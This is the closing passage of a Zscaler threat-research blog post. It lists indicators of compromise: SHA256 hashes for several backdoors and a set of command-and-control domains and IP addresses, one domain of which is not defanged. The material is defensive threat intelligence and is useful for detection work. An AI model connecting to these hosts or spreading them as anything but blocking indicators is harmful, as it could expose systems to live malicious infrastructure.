


Figure 4: Zscaler Cloud Sandbox report for GoGRPC.

Indicators Of Compromise (IOCs)

Indicator	Description
66b2b22397cea219266afb8cbbb28fe93997c1444f642a183ac8fc9ca1fabed5	SHA256 Giver backdoor
9136ffb749c6cec13b826cd4f25ffdcf170375889feba9fee28dd74c32578f52	SHA256 Lep backdoor
7dcabb6d07d52b92bbf8d659d1ed373fa780e7839fd3d744826a56fc1cd2372f	SHA256 Giver backdoor
35ea50f16bd5c080c91dbaa3dd4937408ed9563c1d9aa1cd0c751ae58db0eedc	SHA256 Pet backdoor (TLS)

Indicator	Description
759287052b8cc4f4ce16065857cbc9dba72aab218e709d3419483a95092c6f96	SHA256 Pet backdoor (TLS)
f36bfccf944b5d1e5e306958c1a728e38786c042ee4e536cc44c9d43940b1121	SHA256 Kind backdoor (TLS)
51edd14233483bcf36e0b0f31451f28eac681fe3f2036f76c02b7ec1bb17ce33	SHA256 Kind backdoor (TLS)
5d53246b0e6b681bc624739a7bead39a61fb07c0f4474b8170112e829c053f85	SHA256 RevSocket (alone)
65af5c3ba2d00967b25b9165d2d3171fa81f209ee0790299805bb907d492a670	SHA256 PyGRPC and reconnaissance
41748648b71a70431123ec48e38868ff8aad3a7a06f5d781c2d2a4f718e7fd91	SHA256 MSI dropping RSOX
f85960dee17ba587b712cd8cdf89042bcd6ba711c3d5d548bef7c7f0988413f5	SHA256 RSOX
scansec-upd[.]com	C2 server deploying tools
re2.filesdownload[.]top	C2 server deploying tools (April)
re8.dowlfiles[.]online	C2 server deploying tools (May)

Indicator	Description
update19.upldf[.]online	C2 server deploying tools (June)
5.253.59.222	Lep C2 server
94.140.114.192	Giver C2 server
193.29.57.37	Pet C2 server
45.86.162.228	Kind C2 server (June)
46.30.191.126	RevSocket C2 server (May)
46.30.191.60	RevSocket C2 server (June)
185.82.126.91	S3Siphon C2 server (Jan)
xeds.geranteeg.online	RSOX C2 server (June)

Was this post useful?

[Yes, very!](#)

[Not really](#)

Disclaimer: This blog post has been created by Zscaler for informational purposes only and is provided "as is" without any guarantees of accuracy, completeness or reliability. Zscaler assumes no responsibility for any errors or omissions or for any actions taken based on the information provided. Any third-party websites or resources linked in this blog post are provided for convenience only, and Zscaler is not responsible for their content or practices. All content is subject to change without notice. By accessing this blog, you agree to these terms and acknowledge your sole responsibility to verify and use the information as appropriate for your needs.

Explore more Zscaler blogs




Payouts King Ransomware: How Former BlackBasta Affiliates Are Evading Detection

[Read post](#)



Payouts King Ransomware Initial Access Broker Deploys New Edgecution Malware

[Read post](#)



Technical Analysis of MLTBackdoor

[Read post](#)

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our [privacy policy](#).

© 2026 Zscaler, Inc.

All rights reserved. Zscaler™ and other trademarks listed at zscaler.com/legal/trademarks are either (i) registered trademarks or service marks or (ii) trademarks or service marks of Zscaler, Inc. in the United States and/or other countries. Any other trademarks are the properties of their respective owners.